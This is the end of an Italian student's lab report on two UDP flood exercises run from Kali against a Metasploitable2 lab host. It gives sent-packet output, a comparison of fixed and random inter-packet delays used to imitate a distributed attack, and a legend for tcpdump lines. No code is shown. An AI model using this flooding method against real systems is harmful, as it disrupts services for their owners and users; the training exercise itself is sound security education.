Pacchetto 86/100 inviato
Pacchetto 87/100 inviato
Pacchetto 88/100 inviato
Pacchetto 89/100 inviato
Pacchetto 90/100 inviato
Pacchetto 91/100 inviato
Pacchetto 92/100 inviato
Pacchetto 93/100 inviato
Pacchetto 94/100 inviato
Pacchetto 95/100 inviato
Pacchetto 96/100 inviato
Pacchetto 97/100 inviato
```

```
Pacchetto 97/100 inviato
Pacchetto 98/100 inviato
Pacchetto 99/100 inviato
Pacchetto 100/100 inviato
Completato: 100 pacchetti inviati a 192.168.50.101:12345
```

- Alla fine del test ho terminato tutto è ho avuto conferma dei primi 9 pacchetti pacchetti inviati e anche dei 100 successivi inviati.

In questa foto ho allegato solo il finale del test per non rendere ancora piu lungo il PDF



I timestamp mostrano intervalli variabili tra i pacchetti, il che conferma che il ritardo casuale tra 0 e 0.1 secondi ha funzionato!

- Infine ho fermato il test e finito i lavori.

Dopo aver completato entrambi gli esercizi sull'UDP flood ho concluso :

1 - Nel 1 esercizio ho scritto un programma che invia 100 pacchetti da 1 KB a Metasploitable2 usando una pausa fissa di 0,01 secondi, ho verificato che arrivassero con tcpdump e netcat.

2 - Nel 2 esercizio ho aggiunto un ritardo casuale tra 0 e 0,1 secondi per rendere l'attacco più realistico, come se fossero tanti utenti diversi.

La differenza principale è che il primo aveva un ritmo regolare, mentre il secondo è più imprevedibile, simulando meglio un attacco distribuito.

Ho scritto una piccola legenda per facilitare l’interpretazione dell’esercizio:

- **epicode.internal.51537**: Questo è il nome del mio computer Kali (o una risoluzione locale) con una porta casuale (51537) usata per inviare i pacchetti.
- **192.168.50.101.12345**: È l'indirizzo IP di Metasploitable2 (192.168.50.101) e la porta 12345, dove ho mandato i pacchetti.
- **UDP, length 1024**: Significa che i pacchetti sono di tipo UDP e hanno una lunghezza di 1024 byte (1 KB), come richiesto dall'esercizio.